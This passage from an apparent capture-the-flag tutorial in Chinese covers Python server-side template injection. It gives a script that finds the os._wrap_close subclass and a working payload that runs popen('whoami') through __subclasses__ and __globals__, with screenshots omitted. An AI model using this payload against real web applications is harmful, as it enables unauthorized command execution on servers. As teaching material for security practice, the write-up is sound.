
__ builtins __代码执行（最常用的方法）

warnings.catch_warnings含有,常用的还有email.header._ValueFormatter

__ builtins __ 是一个包含了大量内置函数的一个模块，我们平时用python的时候之所以可以直接使用一些函数比如abs，max，就是因为__ builtins __ 这类模块在Python启动时为我们导入了，可以使用dir(__ builtins __)来查看调用方法的列表，然后可以发现__ builtins __ 下有eval，__ import __等的函数，因此可以利用此来执行命令。

好了，接下来进行实践。

我们把所有子类列出来



好家伙出来了很多啊，我们只需要找到我们需要的就好，我们用python脚本跑一下

```
import json

a = """
<class 'type'>,...,<class 'subprocess.Popen'>
"""

num = 0
allList = []

result = ""
for i in a:
    if i == ">":
        result += i
        allList.append(result)
        result = ""
    elif i == "\n" or i == ",":
        continue
    else:
        result += i

for k,v in enumerate(allList):
    if "os._wrap_close" in v:
        print(str(k)+"--->"+v)
```


我们先来找下os._wrap_close

```
F:\project\venv\Scripts\python.exe F:/project/sql.py
132---> <class 'os._wrap_close'>

Process finished with exit code 0
```

已经出来了在132位，那么我们就可以构造一个payload


```
{{"".__class__.__bases__[0].__subclasses__()[132].__init__.__globals__['popen']('whoami').read()}}
```

我们来测试一下是否可以




成功列出来了文件。

直接读取flag



同理，可以利用的类还有很多啊，



就像这个类也在里面包含着，我们同样可以利用它来获取flag。

方法有很多，理解原理并掌握其中几种方法即可。